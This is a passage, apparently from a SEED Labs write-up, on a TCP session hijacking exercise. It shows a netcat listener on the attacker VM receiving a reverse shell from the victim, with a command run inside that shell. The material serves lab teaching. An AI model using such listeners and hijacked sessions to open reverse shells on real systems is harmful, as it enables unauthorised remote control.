The code is then run on the Attacker machine to carry out the TCP hijacking attack. The victim machine connects to the netcat listening on the Attacker machine and a connection is established, spawning the reverse shell:

```
[02/15/21]seed@VM:~$ nc -l 9090
[02/15/21]seed@VM:~$ hostname -I
hostname -I
10.0.2.129
```

This shows that using the TCP Session Hijacking Attack to create a reverse shell is successful.